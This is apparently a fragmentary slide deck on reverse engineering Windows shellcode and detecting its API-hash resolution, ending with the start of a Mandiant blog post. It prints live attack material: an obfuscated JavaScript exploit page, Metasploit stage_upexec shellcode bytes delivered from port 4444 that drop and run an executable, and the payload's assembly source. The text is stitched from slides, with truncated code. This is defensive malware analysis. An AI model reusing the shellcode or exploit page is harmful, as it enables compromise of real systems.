19	0.314359	163.229.77.205	163.229.77.205	TCP	1514	8080 → 1062 [ACK] Seq=13141 Ack=478 Win=15544 Len=1460 [TCP segment of a reassembled PDU]
20	0.314368	163.229.77.205	163.229.77.205	HTTP	121	HTTP/1.1 200 OK (text/html)
21	0.314389	163.229.77.205	163.229.77.205	TCP	54	1062 → 8080 [ACK] Seq=478 Ack=14668 Win=59793 Len=0
22	0.357993	163.229.77.205	163.229.77.205	TCP	54	[TCP Window Update] 1062 → 8080 [ACK] Seq=478 Ack=14668 Win=63553 Len=0

HTTP/1.1 200 OK  
Content-Type: text/html  
Connection: Keep-Alive  
Server: Apache  
Content-Length: 14560

```
<html><body>
<button id='HgHpuQeZiSZJnMVsoH0kBSRuJEJkoNwNxzrbFBGkYIsxwlfXhucGbC'
onclick='ZoVKvHKSRnntgZNNwORjTBcISbcHHKJUcBaeieKytBInMJSYHlnUvjggapwVjVDlDTThXkjoPkSpSXgFFGcKVyNiXhSuy();' style='display:n
<script language='javascript'>
function oVKUOAsOws(){
  var fUTsa =
unescape(String.fromCharCode(0x25,0x165,0x63,0x61,0x145,0x31,0x45,0x165,0x38,0x144,102,56,0x25,0x75,0x146,0x39,49,0x31,0x25,117,0x3
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,0x67,99,0x62,55,0x25,117,0x63,0x70,0x67,102,0x25,0x75,101,0x63,0x144,0x61,37,0x165,0x63,0x144,0x67,0x62,0x25,0x165,0x146,0x63,54,0x142,0
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38,0x38,0x146,0x39,0x25,0x75,0x30,0x143,0x65,49,37,0x75,0x32,0x30,0x142,0x64,0x45,117,0x63,0x67,101,0x60,0x45,0x165,0x34,101,54,0x37,
```

```

> Frame 28: 452 bytes on wire (3616 bits), 452 bytes captured (3616 bits)
> Ethernet II, Src: Vmware_c9:f6:af (00:0c:29:c9:f6:af), Dst: Vmware_ab:3f:07 (00:0c:29:ab:3f:07)
> Internet Protocol Version 4,
> Transmission Control Protocol, Src Port: 4444, Dst Port: 1063, Seq: 5, Ack: 1, Len: 398
▼ Data (398 bytes)
  Data: fce8890000006089e531d2648b52308b520c8b52148b7228...
  [Length: 398]

```

0000	00 0c 29 ab 3f 07 00 0c 29 c9 f6 af 08 00 45 00	..).?... ).....E.
0010	01 b6 36 c7 40 00 40 06 1f 16 a3 e5 4d cd a3 e5	..6.@.@. ....M...
0020	4d cd 11 5c 04 27 bf ea 54 98 17 1e f0 94 50 18	M..\.'... T.....P.
0030	39 08 70 1a 00 00 fc e8 89 00 00 00 60 89 e5 31	9·p.....`...1
0040	d2 64 8b 52 30 8b 52 0c 8b 52 14 8b 72 28 0f b7	·d·R0·R· ·R··r(·
0050	4a 26 31 ff 31 c0 ac 3c 61 7c 02 2c 20 c1 cf 0d	0&1·1·< a ·, ·
0060	01 c7 e2 f0 52 57 8b 52 10 8b 42 3c 01 d0 8b 40	....RW·R ··B<...@
0070	78 85 c0 74 4a 01 d0 50 8b 48 18 8b 58 20 01 d3	x··tJ··P ·H··X ·
0080	e3 3c 49 8b 34 8b 01 d6 31 ff 31 c0 ac c1 cf 0d	·<I·4·... 1·1·....
0090	01 c7 38 e0 75 f4 03 7d f8 3b 7d 24 75 e2 58 8b	··8·u··} ·;}\$u·X·
00a0	58 24 01 d3 66 8b 0c 4b 8b 58 1c 01 d3 8b 04 8b	X\$··f··K ·X·.....
00b0	01 d0 89 44 24 24 5b 5b 61 59 5a 51 ff e0 58 5f	···D\$\$( [ aYZQ·X_
00c0	5a 8b 12 eb 86 5d 6a 7f 58 c1 e0 03 29 c4 54 50	Z·...·]j· X·...·)·TP
00d0	68 30 f3 49 e4 ff d5 8d 04 04 c7 00 73 76 63 2e	h0·I·... ·...svc.
00e0	c7 40 04 65 78 65 00 89 e0 50 6a 00 6a 06 6a 02	·@·exe· ·Pj·j·j·
00f0	6a 00 6a 07 68 00 00 00 e0 50 68 da f6 da 4f ff	j·j·h·... ·Ph·...O·
0100	d5 89 c3 54 89 e6 6a 00 6a 04 56 57 68 02 d9 c8	···T··j· j·VWh··
0110	5f ff d5 8b 36 6a 04 68 00 10 00 00 56 6a 00 68	_···6j·h ····Vj·h
0120	58 a4 53 e5 ff d5 53 53 89 e1 6a 00 51 56 50 53	X·S·...SS ··j·QVPS
0130	89 c3 6a 00 56 53 57 68 02 d9 c8 5f ff d5 01 c3	··j·VSWh ···_....
0140	29 c6 85 f6 75 ec 68 2d 57 ae 5b ff d5 59 68 c6	)···u·h· W·[·Yh·
0150	96 87 52 ff d5 57 57 57 31 f6 6a 12 59 56 e2 fd	··R··WWW 1·j·YV··
0160	66 c7 44 24 3c 01 01 8d 44 24 10 c6 00 44 54 50	f·D\$<... D\$···DTP
0170	56 56 56 46 56 4e 56 56 ff 74 24 78 56 68 79 cc	VVVFVNvV ·t\$xVhy·
0180	3f 86 ff d5 89 e0 4e 56 46 ff 30 68 08 87 1d 60	?·····NV F·0h···`
0190	ff d5 57 68 75 6e 4d 61 ff d5 ff 74 24 58 68 d7	··WhunMa ···t\$Xh·
01a0	2e dd 13 ff d5 bb f0 b5 a2 56 68 a6 95 bd 9d ff	·..... ·Vh·.....
01b0	d5 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a	·<· ···· u··G·roj
01c0	00 53 ff d5	·S·




00000000	8e 01 00 00		....
00000004	fc e8 89 00 00 00 60 89	e5 31 d2 64 8b 52 30 8b	.....`. .1.d.R0.
00000014	52 0c 8b 52 14 8b 72 28	0f b7 4a 26 31 ff 31 c0	R..R..r( ..J&1.1.
00000024	ac 3c 61 7c 02 2c 20 c1	cf 0d 01 c7 e2 f0 52 57	.<a ., . ....RW
00000034	8b 52 10 8b 42 3c 01 d0	8b 40 78 85 c0 74 4a 01	.R..B<.. .@x..tJ.
00000044	d0 50 8b 48 18 8b 58 20	01 d3 e3 3c 49 8b 34 8b	.P.H..X ...<I.4.
00000054	01 d6 31 ff 31 c0 ac c1	cf 0d 01 c7 38 e0 75 f4	..1.1... ....8.u.
00000064	03 7d f8 3b 7d 24 75 e2	58 8b 58 24 01 d3 66 8b	.}.;}\$u. X.X\$..f.
00000074	0c 4b 8b 58 1c 01 d3 8b	04 8b 01 d0 89 44 24 24	.K.X.... ....D\$\$
00000084	5b 5b 61 59 5a 51 ff e0	58 5f 5a 8b 12 eb 86 5d	[[aYZQ.. X_Z....]
00000094	6a 7f 58 c1 e0 03 29 c4	54 50 68 30 f3 49 e4 ff	j.X...). TPh0.I..
000000A4	d5 8d 04 04 c7 00 73 76	63 2e c7 40 04 65 78 65	.....sv c..@.exe
000000B4	00 89 e0 50 6a 00 6a 06	6a 02 6a 00 6a 07 68 00	...Pj.j. j.j.j.h.
000000C4	00 00 e0 50 68 da f6 da	4f ff d5 89 c3 54 89 e6	...Ph... O....T..
000000D4	6a 00 6a 04 56 57 68 02	d9 c8 5f ff d5 8b 36 6a	j.j.VWh. .._...6j
000000E4	04 68 00 10 00 00 56 6a	00 68 58 a4 53 e5 ff d5	.h....Vj .hX.S...
000000F4	53 53 89 e1 6a 00 51 56	50 53 89 c3 6a 00 56 53	SS..j.QV PS..j.VS
00000104	57 68 02 d9 c8 5f ff d5	01 c3 29 c6 85 f6 75 ec	Wh..._.. ..)....u.
00000114	68 2d 57 ae 5b ff d5 59	68 c6 96 87 52 ff d5 57	h-W.[..Y h...R..W
00000124	57 57 31 f6 6a 12 59 56	e2 fd 66 c7 44 24 3c 01	WW1.j.YV ..f.D\$<.
00000134	01 8d 44 24 10 c6 00 44	54 50 56 56 56 46 56 4e	..D\$...D TPVVVFVN
00000144	56 56 ff 74 24 78 56 68	79 cc 3f 86 ff d5 89 e0	VV.t\$xVh y.?.....
00000154	4e 56 46 ff 30 68 08 87	1d 60 ff d5 57 68 75 6e	NVF.0h.. .`. .Whun
00000164	4d 61 ff d5 ff 74 24 58	68 d7 2e dd 13 ff d5 bb	Ma...t\$X h.....
00000174	f0 b5 a2 56 68 a6 95 bd	9d ff d5 3c 06 7c 0a 80	...Vh... ...<. ..
00000184	fb e0 75 05 bb 47 13 72	6f 6a 00 53 ff d5	..u..G.r oj.S..
00000192	00 04 0e 00		....
00000196	4d 5a 90 00 03 00 00 00	04 00 00 00 ff ff 00 00	MZ.....
000001A6	b8 00 00 00 00 00 00 00	40 00 00 00 00 00 00 00	..... @.....
000001B6	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
000001C6	00 00 00 00 00 00 00 00	00 00 00 00 f0 00 00 00	.....
000001D6	0e 1f ba 0e 00 b4 09 cd	21 b8 01 4c cd 21 54 68	..... !..L.!Th
000001E6	69 73 20 70 72 6f 67 72	61 6d 20 63 61 6e 6e 6f	is progr am canno
000001F6	74 20 62 65 20 72 75 6e	20 69 6e 20 44 4f 53 20	t be run in DOS
00000206	6d 6f 64 65 2e 0d 0d 0a	24 00 00 00 00 00 00 00	mode.... \$......

```
seg000:000000000000000B 89 E5
seg000:000000000000000D 31 D2
seg000:000000000000000F 64 8B 52 30
seg000:0000000000000013 8B 52 0C
seg000:0000000000000016 8B 52 14
seg000:0000000000000019
seg000:0000000000000019
seg000:0000000000000019 8B 72 28
seg000:000000000000001C 0F B7 4A 26
seg000:0000000000000020 31 FF
seg000:00000000000000??
```

loc\_19:

```
mov     ebp, esp
xor     edx, edx
mov     edx, fs:[rdx+30h]
mov     edx, [rdx+0Ch]
mov     edx, [rdx+14h]

; CODE XREF: seg000:0000000000000091↓j
mov     esi, [rdx+28h]
movzx   ecx, word ptr [rdx+26h]
xor     edi, edi
```

 **HD Moore** Overhaul of the metasploit payloads from Stephen Fewer - smaller/clea...

49b7dcb on Jul 31, 2009


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```
1  ;-----;
2  ; Author: Stephen Fewer (stephen_fewer[at]harmonysecurity[dot]com)
3  ; Compatible: Windows 7, 2008, Vista, 2003, XP, 2000, NT4
4  ; Version: 1.0 (28 July 2009)
5  ; Size: 398 bytes
6  ; Build: >build.py stage_upexec
7  ;-----;
8  [BITS 32]
9  [ORG 0]
10
11 ; By here EDI will be our socket and EBP will be the address of 'api_call' from stage 1.
12 ; We reset EBP to the address of 'api_call' as found in this blob to avoid any problems
13 ; if the old stage 1 location gets munged.
14
15     cld                ; Clear the direction flag.
16     call start          ; Call start, this pushes the address of 'api_call' onto the stack.
17 delta:
18 %include "../src/block/block_api.asm"
19 start:
20     pop ebp            ; Pop off the address of 'api_call' for calling later.
21     ; create a file in a temp dir...
22     push byte 127      ; Push down 127
23     pop eax            ; And pop it into EAX
24     shl eax, 3         ; Shift EAX left by 3 so it = 1016
25     sub esp, eax       ; Alloc this space on the stack for the temp file path + name
26     push esp           ; Push the buffer address
27     push eax           ; Push the buffer size (127 * 4 = 508)
28     push 0xE449F330    ; hash( "kernel32.dll", "GetTempPathA" )
```

00000000	8e 01 00 00	....
00000004	fc e8 89 00 00 00 60 89 e5 31 d2 64 8b 52 30 8b	.....`. .1.d.R0.
00000014	52 0c 8b 52 14 8b 72 28 0f b7 4a 26 31 ff 31 c0	R..R..r( ..J&1.1.
00000024	ac 3c 61 7c 02 2c 20 c1 cf 0d 01 c7 e2 f0 52 57	.<a ., . ....RW
00000034	8b 52 10 8b 42 3c 01 d0 8b 40 78 85 c0 74 4a 01	.R..B<.. .@x..tJ.
00000044	d0 50 8b 48 18 8b 58 20 01 d3 e3 3c 49 8b 34 8b	.P.H..X ...<I.4.
00000054	01 d6 31 ff 31 c0 ac c1 cf 0d 01 c7 38 e0 75 f4	..1.1... ....8.u.
00000064	03 7d f8 3b 7d 24 75 e2 58 8b 58 24 01 d3 66 8b	.}.;}\$u. X.X\$..f.
00000074	0c 4b 8b 58 1c 01 d3 8b 04 8b 01 d0 89 44 24 24	.K.X.... ....D\$\$
00000084	5b 5b 61 59 5a 51 ff e0 58 5f 5a 8b 12 eb 86 5d	[[aYZQ.. X_Z....]
00000094	6a 7f 58 c1 e0 03 29 c4 54 50 68 30 f3 49 e4 ff	j.X...). TPh0.I..
000000A4	d5 8d 04 04 c7 00 73 76 63 2e c7 40 04 65 78 65	.....sv c..@.exe
000000B4	00 89 e0 50 6a 00 6a 06 6a 02 6a 00 6a 07 68 00	...Pj.j. j.j.j.h.
000000C4	00 00 e0 50 68 da f6 da 4f ff d5 89 c3 54 89 e6	...Ph... O....T..
000000D4	6a 00 6a 04 56 57 68 02 d9 c8 5f ff d5 8b 36 6a	j.j.VWh. .._...6j
000000E4	04 68 00 10 00 00 56 6a 00 68 58 a4 53 e5 ff d5	.h....Vj .hX.S...
000000F4	53 53 89 e1 6a 00 51 56 50 53 89 c3 6a 00 56 53	SS..j.QV PS..j.VS
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00000114	68 2d 57 ae 5b ff d5 59 68 c6 96 87 52 ff d5 57	h-W.[..Y h...R..W
00000124	57 57 31 f6 6a 12 59 56 e2 fd 66 c7 44 24 3c 01	WW1.j.YV ..f.D\$<.
00000134	01 8d 44 24 10 c6 00 44 54 50 56 56 56 46 56 4e	..D\$...D TPVVVFVN
00000144	56 56 ff 74 24 78 56 68 79 cc 3f 86 ff d5 89 e0	VV.t\$xVh y.?.....
00000154	4e 56 46 ff 30 68 08 87 1d 60 ff d5 57 68 75 6e	NVF.0h.. .`.Whun
00000164	4d 61 ff d5 ff 74 24 58 68 d7 2e dd 13 ff d5 bb	Ma...t\$X h.....
00000174	f0 b5 a2 56 68 a6 95 bd 9d ff d5 3c 06 7c 0a 80	...Vh... ...<. ..
00000184	fb e0 75 05 bb 47 13 72 6f 6a 00 53 ff d5	..u..G.r oj.S..
00000192	00 04 0e 00	....
00000196	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00	MZ.....
000001A6	b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00	..... @.....
000001B6	00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000001C6	00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00	.....
000001D6	0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68	..... !..L.!Th
000001E6	69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f	is progr am canno
000001F6	74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20	t be run in DOS
00000206	6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00	mode.... \$......





```
$ md5sum ../foo.bin
10e4a1d2132ccb5c6759f038cdb6f3c9  ../foo.bin
```

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Internal name CALC

File version 6.1.7600.16385 (win7\_rtm.090713-1255)

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### ☰ PE header basic information

Target machine x64

Compilation timestamp 2009-07-13 23:57:08

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efficacy:

across MSDN & NSRL,  
8 FPs, all in RPC code

for example:

```
; Attributes: bp-based frame

sub_4F02FDD5 proc near

var_C= dword ptr -0Ch
var_8= dword ptr -8
phkResult= dword ptr -4

mov     edi, edi
push    ebp
mov     ebp, esp
sub     esp, 10h
push    esi
mov     esi, dword_4F0531EC
push    edi
cmp     esi, 0FFFFFFFh
jnz     loc_4F02FE72
```

```
lea     eax, [ebp+phkResult]
xor     edi, edi
push    eax          ; phkResult
push    20019h        ; samDesired
push    edi          ; ulOptions
push    offset aSoftwareMicros_3 ; "Software\\Microsoft\\Rpc\\SystemParamet"...
push    80000002h     ; hKey
mov     [ebp+phkResult], edi
call    ds:RegOpenKeyExW
mov     esi, eax
test    esi, esi
jnz     short loc_4F02FE55
```

```
mov     eax, large fs:30h ; yara: peb-parsing/peb_parsing/$peb_parsing
lea     ecx, [ebp+var_C]
push    ecx
lea     ecx, [ebp+var_8]
push    ecx
mov     eax, [eax+0Ch]
push    edi
push    18h
mov     eax, [eax+0Ch]
mov     eax, [eax+30h]
push    eax
push    edi
push    [ebp+phkResult]
mov     [ebp+var_C], 4
mov     [ebp+var_8], edi
call    ds:RegGetValueW
mov     edi, [ebp+phkResult]
mov     esi, eax
test    esi, esi
jnz     short loc_4F02FE58
```

total_hits	523
unique_customer_hits	19
first_hit_date	2019-01-01T01:32:12.004Z
last_hit_date	2019-04-11T14:14:04.000Z
hx_appliance_hits	0
ax_appliance_hits	128
nx_appliance_hits	358
ex_appliance_hits	37

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4 Insurance
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



resolution by hash

- opsec problem: names of routines to resolve stored in plaintext
- performance problem: names of routines to resolve are long
- common solution: use fixed-length hash of routine name



```
$ strings 01713a53d955de17205785df8c5d8b9292425ef49fa8e215ad5d64a7cf880425  
;}$u  
D$$[[aYZQ  
]hnet  
hwiniThLw&  
SSSSSh:Vy  
/gqI9vCrIoPEZhBiFQ4X2pwJCK9UEfuDT_r9rA3en  
SSWSVh  
VhuF  
SSSSVh-  
0.0.0.0
```





```
; Attributes: noreturn

sub_88 proc near
pop     ebp
push    74656Eh
push    696E6977h
push    esp
push    726774Ch
call    ebp
xor     ebx, ebx
push    ebx
push    ebx
push    ebx
push    ebx
push    ebx
push    0A779563Ah
call    ebp
push    ebx
push    ebx
push    3
push    ebx
push    ebx
push    20FBh
call    sub_172
sub_88 endp
```

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```
1  #=====#
2  # This script can detect hash collisions between exported API functions in
3  # multiple modules by either scanning a directory tree or just a single module.
4  # This script can also just output the correct hash value for any single API
5  # function for use with the 'api_call' function in 'block_api.asm'.
6  #
7  # Example: Detect fatal collisions against all modules in the C drive:
8  #     >hash.py /dir c:\
9  #
10 # Example: List the hashes for all exports from kernel32.dll (As found in 'c:\windows\system32\')
11 #     >hash.py /mod c:\windows\system32\ kernel32.dll
```

```
62 #=====#
63 def ror( dword, bits ):
64     return ( dword >> bits | dword << ( 32 - bits ) ) & 0xFFFFFFFF
65 #=====#
66 def unicode( string, uppercase=True ):
67     result = ""
68     if uppercase:
69         string = string.upper()
70     for c in string:
71         result += c + "\x00"
72     return result
73 #=====#
74 def hash( module, function, bits=13, print_hash=True ):
75     module_hash = 0
76     function_hash = 0
77     for c in unicode( module + "\x00" ):
78         module_hash = ror( module_hash, bits )
79         module_hash += ord( c )
80     for c in str( function + "\x00" ):
81         function_hash = ror( function_hash, bits )
82         function_hash += ord( c )
83     h = module_hash + function_hash & 0xFFFFFFFF
84     if print_hash:
85         print "[+] 0x%08X = %s!%s" % ( h, module.lower(), function )
86     return h
```

# Using Precalculated String Hashes when Reverse Engineering Shellcode

November 29, 2012 | by [Jay Smith](#)

In the five years I have been a part of Mandiant's malware analysis team (now formally known as M-Labs) there have been times when I've had to reverse engineer chunks of shellcode. In this post I will give some background on shellcode import resolution techniques and how to automate IDA markup to allow faster shellcode reverse engineering.

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
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```

1 SELECT hash_name, hash_val, lib_name, symbol_name
2 FROM 'symbol_hashes' A
3 JOIN 'source_libs' B ON A.lib_key=B.lib_key
4 JOIN 'hash_types' C ON A.hash_type=C.hash_type
5 ORDER BY hash_val;

